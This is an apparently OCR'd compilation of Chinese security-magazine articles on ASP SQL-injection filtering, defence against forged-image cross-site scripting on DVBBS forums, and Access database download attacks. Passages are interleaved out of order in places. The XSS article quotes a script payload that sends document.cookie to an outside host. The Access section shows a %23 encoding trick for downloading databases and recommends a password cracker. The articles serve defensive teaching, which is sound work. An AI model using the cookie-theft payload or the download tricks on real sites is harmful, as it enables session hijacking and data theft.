典型例子是不管不顾地对所有的输入变量都去掉单引号，或者是把单引号替换成合法的两个单引号，例如：

```
id = replace(request.querystring("id"), "'", "")
str = replace(request("someinput"), "'", "''")
```

现在很明了的是，第一个做法很有可能是错误的。因为引起SQL Injection的不总是单引号，再扩大一点，引起问题的不是任何单独的符号，这样的过滤，有些冤枉单引号了。正确的利用注入，重要的一点是闭合前面的一句SQL查询语句——往往是得先正确地闭合前面一个条件，因为我们可能会在同一句里面引入新的条件，补救措施只要破坏注入条件应该就可以了，但是考虑到其复杂性（下面会说），最好还是较为完整地限制一下输入的字符种类。

第二个看起来是没有什么问题的，但潜在会带来一些隐患。这很容易给人造成的一个错觉是，我对输入的字符串已经很有效地做过处理了，以后使用没有什么问题。这句话没有错，对字符串来说这样做也是很正确的，但是它扮演了一个不光彩的角色，试想一下，如果过滤后的字符串放进了数据库，而后续的语句又直接拿出来使用，这种对前面过滤的依赖性，是不是正确的呢？

也许较好的做法应该是，针对具体的情况来确定过滤的准则。

常见的输入变量有3种：数字、字符串和集合。对于数字型的输入变量，简单调用一下判断函数即可，见得到的代码中，凡是检查了这类变量的，几乎都正确。对于字符串型的来说，基本上在插入到生成的SQL语句时，前后都有单引号，如果仅从破坏注入条件来看，把单引号替换成两个单引号应该问题不大。同理，如果是一个字符串的集合，也可以简单地用这种方法。而如果是数字的集合，情况可能稍微麻烦一点，至少你得允许数字、逗号或许还有空格之类的符号在输入中正常出现，这样的过滤规则可能显得复杂，不过你可以借鉴一下dvBBS6.1打过补丁后的版本，总的来说，对于已经发现的过滤漏洞而言，它们还是补得比较好的。

对于第二句话，至少现在不能说它是错的，我们留待后面解决。

获取的数据值得信赖吗

其实这样说范围显得有点大，一下子涉及到很多方面，一个例子一个例子地举来好了。

首先是关于选择过滤数据的问题。一直以来，我们认为凡是用户输入的东西，都要经过适当的处理。没错，但实际上是否都真正做到呢？随便找个抓包的工具，比如Ethereal，看看在你用IE提交表单或者是打开连接的时候，都提交了什么。或者，简单一些，打开NETAnt编辑一个任务，在协议标签中，看看那个“自定义提交者”和“用户代理”的选项。

我想你已经明白了，对方可以自己定制的东西不仅仅是GET或POST过来的数据！如果所有的用户都规规矩矩地用浏览器，确实不用防备这么严，如果对方不这么

老实，在取服务端变量或Cookie的时候可要小心了，没有任何人能够保证你获得的数据是合法的。对于Cookie而言，很多程序都出过问题，所以以前强调得比较多，至于另外的，关注的人可能比较少一点，但你是否看过或者写过这样的代码：

```
sql="ShowHOT_COM_inst_online_char
2,"&statuserid&","&membername&","&memberclass&",
'"&Request.ServerVariables("REMOTE_HOST")&"',
"&boardid&","&Request.ServerVariables
("HTTP_USER_AGENT")&"',"&replace(stats,"'","")&"',
'"&Request.ServerVariables("HTTP_X_FORWARDED_FOR")
&"',"&UserGroupID&","&actCome&","&userhidden&",
"&userid&""
```

Request.ServerVariables("HTTP_USER_AGENT")就是你在NETAnt中看到的用户代理选项，也就是说你可以伪造，同样可以伪造的还有Request.ServerVariables("HTTP_REFERER")，也就是你在NETAnt中看到的提交者选项等等。在做一些项目的时候，很有可能要将这一类的变量添加入数据库，这时候要千万小心，这个地方的忽略引起的后果和其他类型变量未过滤导致的后果是一样的。

在Google上搜索Referer和Request.ServerVariables两个关键字，还可以看到很多有问题的写法，或者去看看5月份左右的关于动网论坛入侵的文章，也许你的理解会更加深刻一点。

然后是一个隐藏得稍微深一点的问题，不知用户的直接输入要不要过滤？

这就回到了我们前面留下的那个问题，即单引号换成两个单引号的潜在威胁。在第二次构造SQL语句的时候，倘若数据是从数据库里面直接去取出来用的，多数情况下人们会认为前面已经处理过的东西看起来似乎并没有必要再处理，或者干脆就是没有意识到应该处理。这是极其错误的！从两个方面来看，首先你入库的时候对提交数据中的单引号处理，仅仅是保证了单次SQL语句构造的正确性，并没有一劳永逸地解决问题。再说了，后面取出数据用的时候，对数据安全性检查的依赖并没有得到保证，因为这种依赖关系没有传递下来，而且依赖关系本身还不是可传的。

就replace(request("someinput"), "'", "''")而言，它的不安定性在于这种过滤方式只是一种妥协，换句话说只是在有限的范围内掩盖了可能出现的问题，而没有永久性地处理掉。它还有一个讨厌的地方在于给人一种错觉，似乎是处理过的数据已经安全了，容易让后继的代码编写者产生虚幻的安全感。对这两个弱点，不是靠换一个写法就能解决的，因为如果你把单引号干脆去掉，又会引来另外一个问题，输入数据中确实有需要而且正确的单引号怎么办？从一开始我就说，单引号本身是无罪的，过滤它只是一种解决手段而已，所以我们还是就这样写吧，不过要在后继的部分加强一下检查。

这一类的问题，如果依然用动网论坛做例子，我建议看一下6月8号的漏洞文章。

还有就是过滤器的位置，这个掺杂了逻辑问题在内的复杂问题。

我曾经非常惊奇地发现乔客论坛对外散布的版本中一段让人觉得不可思议的问题代码，如果你比较感兴趣的话，翻翻gallery.asp就能看到一个特定的动作序列（action=flash_view），绕过了所有对id的检查。

其实说起来，这一类代码不太可能有太复杂的逻辑结构，对代码进行审查的时候，进行所有的分支覆盖是可以手工完成的，只要稍微想想就会发现对变量的检查是否能够有效地到达你的目的地——生成SQL语句的地方。

关于过滤器的位置，如果要深入下去，马上就会出来一些让人眼花缭乱的东西，中间的分析很麻烦而且很形式化，虽然确实有算法可以保证位置选取的正确性，但是我想这里还是给出一些结论性的东西吧。倘若你很有兴趣，我想你可以来信和我交流。

过滤的位置，取决于两个方面：你获得变量的来源，以及你需要保证到的生成SQL语句的位置。前面一个，不论是来自于直接还是间接输入，先想想可能的输入字符；对于后面一个，你要保证无论程序运行情况怎样，经过了过滤语句的流程一定会经过你需要保证到的生成SQL语句的位置（保证其是有效过滤语句的后向必经节点）。如果你不很清楚流程的判断，我的建议是if中仅仅判断，if嵌套间不要有多余的东西，过滤语句后紧接生成SQL语句。

再回到前面提到的潜在问题，我们终于可以在这里解决了：在取出数据后依然首先进行判断。因为根据前面说的，这一种间接输入依然有可能出现危险。

说到这里，插一句另类的过滤位置问题：不要把对输入的过滤放到客户端解决，那是可以绕过的！谁能保证你的VBScript/JavaScript能起作用，如果别人直接用NC或者一个不支持脚本的浏览器呢？

上述两个大的方面，以软件测试的目光来认识，显然是没有穷尽所有的分支所导致。在使用对方提交的数据之前，先做一个对方所有可能进入字符的分析列表，然后就每一种输入分支情况进行类型的审核，这是每个代码编写者都应该做的事情。这是一件很简单的事情，因为只是类型上的审核还好，碰上语义的问题就麻烦了……

类型正确意味着放行？

涉及到语义的问题，要是可能的话，最好还是避开。

譬如对于一个整型数字，你输入的确实是一个整型，通过了过滤器，潜在的问题是你的输入在内容上合法吗，或者根本就不应该从你这里获得信息？很多年前就有人提出来，有些注册的模块存在问题：它里面的id是通过一个type=hidden掩盖后隐式提交的，但是我在第一步建立了用户，第二步仍就有可能通过提交内容不合

脚本小子：在《上册》的《再谈“跨站脚本攻击”——入侵某知名安全站点实例》一文中，我们随着作者的讲述看到了清晰的入侵思路，虽然所用到的并不是什么新出现的漏洞，无非就是跨站攻击、Cookie欺骗等脚本入侵技术的结合，这些脚本入侵知识已经为大家所熟悉，但是，有多少人真正熟悉这些技巧并灵活运用到实际操作中呢？于是就有了《再谈“跨站脚本攻击”——入侵某知名安全站点实例》一文。简单地说，就是伪造图片进行跨站脚本攻击。有矛，就有盾。我们如何防御伪造图片跨站脚本攻击？况且攻击的目标就是现在仍广泛应用的动网DVBBS 6.0.0？来，让我们看看如何——

适合对象：网页程序员

前置知识：ASP，Javasript，HTML

防御伪造图片跨站脚本攻击

文/图 无敌最寂寞[HBU小组]

入侵方法大家都看到了，其实很简单，只不过是一种变相的跨站攻击而已，不过我试过很多的站点，发现这样的攻击确实很有效。

防御方法其实也是很简单的。大家在看那篇攻击的时候会发现，攻击成功的两个关键条件是：

1．对方允许上传图片；

2．对方upload文件里没有检查图片文件（如.gif、jpg等）的真实性。

既然知道了攻击的要害，那么防御起来就很简单了。最简单的防御方法就是不允许上传图片，不过这样是治标不治本，而且会连累那些正常上传图片的朋友。那么我们就从第二个要害下手吧。编写一段ASP代码来实现对上传的图片文件的真实性的检测，详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

上面的代码其实很简单，大家可以用记事本分别打开一个真实的gif图片看看，开头是不是有个GIF哦（图1）。

其他的图片都有自己的标志性的字节，大家可以看看上面的判断代码就清楚了。当然，如果入侵者足够狡猾，也可以通过伪造图片头部信息来达到欺骗效果。不

法的id来修改他人的信息。这种异类的问题都是非常难发现的，而且几乎都只有靠经验而不是某一个具体的算法来处理。我们再联系一下前面的，连起来想想或许能够更加清楚，对于输入的字符串，感觉上没有过滤也不会有错，因为比较数字之类集合来说，字符串所能容纳的几乎是全部可能输入的集合。事实上，常见的是没有过滤造成单引号的错误匹配，进而导致了SQL Injection。严格说起来，这也是一个语义上的问题，不过对于这样子的特殊情况而言，可以通过处理输入中的单引号来保证语义的某种程度上的正确。所以我也一再强调，单引号本身是无罪的，不过是背了语义的黑锅而已。

令人遗憾的是，如果是整型数据出了语义上的问题，没有什么东西可以替语义背黑锅了，所以没有了一个一定程度上通用的解决方案。不过也不要悲观，前面就已经说过，能避开就避开，釜底抽薪不要让可能有语义问题的变量作为输入好了。

仅仅考虑数据库安全的话，所有有威胁的语义问题几乎都出在对数据库的操作上，那么，我们只要注意update/insert等语句就可以了，如果考虑数据内容的安全性的话，select也得算上。一般来说，特别关注的是生成的where后面的条件语句，总觉得条件的语义应该是由服务器端决定的，而不是说用户的输入是什么就是什么。我的建议是对于所有的可能出现语义问题的整型变量，最好都是Session，当然，没有进行非常深入的研究，或许有人能够提出像对付字符串的语义问题一样的有效方法也说不定。不过话又说回来，在语义层面上看对字符串的过滤，不能证明它不安全，但是更重要的是没有人能够证明它安全，只是大家现在用着没有问题，也就默认了罢了。

若要深入的分析语义，也会突然冒出一大堆奇怪的东西，所以还是就此打住吧，真切地希望同行之间能够多一些这方面的交流！

前面说的也许更多地会用在一些对既有代码的补救上，如果是从头开始构架一个软件的话，上面的仅仅是设计上一些参考。所有的漏洞都是源于设计上的缺陷，一个好的软件应该被证明其模型是正确的，这很难但是可以做到。如果你一开始就证明了软件的正确性，我想也不会有漏子可以给别人钻了。

后记

目前ASP代码存在安全问题似乎已经变得非常普通，特别是SQL Injection一类的漏洞更是层出不穷，随便从网上下载一份ASP脚本代码仔细读读，似乎都可以或多或少发现一些不同程度的问题。当然，出了问题能够及时打补丁，的确也算是对用户的一种安慰。但长此以往，日复一日，安全问题最终还是难以真正解决。看来，从软件最初设计时就开始考虑安全问题，才是最重要的！




图 1

过，我们这个代码也做了充分的考虑，如果一旦通过取前几个字节无法判断的话，那么就看下一部分了!代码如下：

```
else
strBuff = GetBytes(flnm, 0, -1) ' 如果以上简单判断不行的话，就将图片全部读出
lngSize = len(strBuff)
flgFound = 0
strTarget = chr(255) & chr(216) & chr(255)
flgFound = instr(strBuff, strTarget)
if flgFound = 0 then
exit function
end if
strImageType = "JPG"     '是否是jpg格式的图片
lngPos = flgFound + 2
ExitLoop = false
do while ExitLoop = False and lngPos < lngSize

do while asc(mid(strBuff, lngPos, 1)) = 255 and lngPos < lngSize
lngPos = lngPos + 1
loop
if asc(mid(strBuff, lngPos, 1)) < 192 or asc(mid(strBuff, lngPos, 1)) > 195 then
lngMarkerSize = lngConvert2(mid(strBuff, lngPos + 1, 2))
lngPos = lngPos + lngMarkerSize + 1
else
ExitLoop = True
end if
loop
………………
```

通过上面的这段代码，读出整个上传文件，然后来判断是否是真实的图片（这里需要大家对图片格式有一定的了解，我也是现看现卖）。

其实这是我们从编程的角度来考虑的，需要统筹的考虑所有的可能情况！其实啊，我们可以实际点想想，有谁上传的图片的大小会小于150个字节呢？往往一般的图片小则也是10几K，而我们上传的那些伪造的图片只有短短的几行代码，总体算下了最多1百多个字节吧？再一个，我们在构建伪造图片时，一些特定的代码都必须要存在的。比如在我入侵篇里的那一段代码，如下：

```
<scriptlanguage=javascript>window.alert(document.cookie)</script>
或者
<script language=javascript>window.open('http://cnasu.net/info.asp?msg='+document.cookie)</script>
```

通过对这些代码的分析我们可以发现，由于需要cookie来实现跨站攻击，那么在入侵代码里都或多或少地出现"cookie"这个关键词，那么我们可以以此为判断条件，通过读取上传图片的全部信息，然后判断这些信息是否包含"cookie"这个词来判断是否是攻击代码，通过以上两步，就可以判断出真假图片了。实现代码如下：

```
<%
dim fl,fs,fm,flnm,sEvent
flnm=Server.mappath("/pic/upload/temp.gif") ' 映射上传图片的路径
Set fs = CreateObject("Scripting.FileSystemObject")
set fm=fs.OpenTextFile(flnm,1,FALSE,FALSE) '以文本格式打开文件
sEvent=fm.ReadAll
sEvent=UCase(sEvent) ' 将读取到的信息转换成大写
If Len(sevent) < 150 Then '当读取的字节数小于150个字节的时候
response.write "哪有这么小的图片哦? ? <BR>"
else
response.write "正常，放行""<BR>" '大于150个字节，进行下一个环节的判断
end if
If Instr(sevent,"COOKIE") = 0 Then ' 判断读取的信息中是否包含"cookie"关键词
response.write "好漂亮的图片哦"
else
response.write "怎么? ? 想黑我? ? " '如果包含"cookie"
end if
fm.close
Set fs = Nothing
%>
```

通过上面我们的分析，我们就可以利用各种判断的关键，来达到真假图片的识别。其实防御要比进攻难得多，只是粗略地写了一下，大体上就是这么一个思路。做好了这些，这类伪造图片的跨站攻击方式基本上就可以杜绝了（个人认为雷傲论坛在这方面做得就很好，有严格的上传文件检查）。总而言之，大家在编写代码的时候如果能以攻击者的位置来思考的话，相信写出的代码应该安全得多了。最后我要谢谢我的好DD小金，没有他的帮助这篇稿子就很难完成了！

脚本小子：作为一个ASP程序员，也许当初没有想到现在的“Web+数据库”的方式会这样尴尬，面对已经泛滥的mdb数据库被下载问题，大多数的程序员只能是束手无策，可以说如何防止mdb数据库被下载已经成了当前ASP和数据库运用中的一大“头疾”，但既然是“病”，就应该有“药”来治，那“药方”是什么呢？

Access数据库安全攻防

文／图 臭要饭的！

网络是没有绝对安全的！这是一句经典的名言，我也不用多说了，最近一直在研究脚本方面的问题，对这句话有很深的感触，在网络安全的攻击和防御中才突然发现：原来攻防间的对抗是这样的让人痴迷！不发感叹了，下面主要为大家演示Access数据库下载的攻与防。

攻击手法

1. 发挥想像力修改数据库文件名

修改数据库名，其目的就是防止我们猜到数据库而被下载，但是万一我们猜到数据库名，就直接可以下载了，所以这不能保证100%不能被下载。猜解数据库的常用的办法就是写程序去猜解数据库名，判断Web返回的是不是404错误，如果提交一个MDB文件，没有返回404错误，那证明猜对了，可以直接下载。

当然，这有一定的局限性。因为如果数据库名非常复杂，会产生大量的日志，管理员可能早发现了，况且猜解的时间会变得很长。

2. 数据库名后缀改为ASA和ASP等不一定能防止被下载

IIS在通过asp.dll处理.asp扩展名文件的时候，对<%%>以外的内容不做任何处理就直接输出，但是MDB文件中如果没有<%%>之类的ASP标识符，我们直接在IE中输入URL返回在IE中的数据，就是MDB文件的数据。我们直接用FLASHGET之类的软件下载后改名就可以使用了，这也是现在非常多人采用的防止数据库被下载的办法，算是一个误区吧（图1）！




图1

3. 数据库名前加“#”一定能防止被下载

有些人误认为：″只需要把数据库文件前名加上#，然后修改数据库连接文件（如conn.asp）中的数据库地址。原理是下载的时候只能识别#号前名的部分，对于后面的自动去掉。″这样是比较安全的，但它只是对于一般的人来说无法下载，因为他们不知道也没有去了解有关IE编码的技术——在编码中我们可以用%23来代替#号，例如我们有一个数据库是：

```
http://www.xxx.com/data/#datapro.mdb
直接在IE中输入：
http://www.xxx.com/data/%23datapro.mdb
```

同样能够下载，如图2所示。




图2

4. 加密数据库下载后可轻易被解出数据库密码

同时还有一部分人认为：把Access数据库进行加密，就算对方得到数据库也没有办法得到里面的任何信息。这种理解大错特错，Access数据库的加密机制非常脆弱，加密后数据库系统通过将用户输入的密码与某一固定密钥进行“异或”来形成一个加密串，并将其存储在*.mdb文件从地址“&H42”开始的区域内，用程序可以轻松地写出破解代码。这里我为大家

推荐一款比较老，但非常实用的破解数据库密码程序accesskey.exe（详细代码请查看光盘“源代码”栏目，按照文章名查找即可。），如图3所示。




图 3

5. 特殊请求让脚本解析出错可得到数据库路径

在网络上有很多人直接采用以下代码，来连接数据库：

```
....
DB_Path   = "Data/ABCD1234!@#1po.mdb"
DB_String = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(DB_Path)
Set Conn  = Server.CreateObject("ADODB.Connection")
Conn.Open DB_String
....
```

数据库文件名也够复杂了，用程序破解我想是没有人想去尝试的。像这样的连接方式我们可以直接取得它的数据库路径，但是方法危险性太大，暂且不公布。这里只为大家提供临时补丁，在Conn.Open DB_String上面加上一句话：ON ERROR RESUME NEXT，就OK了。

防范措施

上面我们介绍了怎么去下载数据库，下面再为大家讲解一些防止数据库被下载的方法。

1. 针对虚拟主机

首先在MDB文件中建一个表，假设表中一字段名为NotDownLoad，在表名建一个字段，字段中填入：<%='a'-1%>，如图4所示。

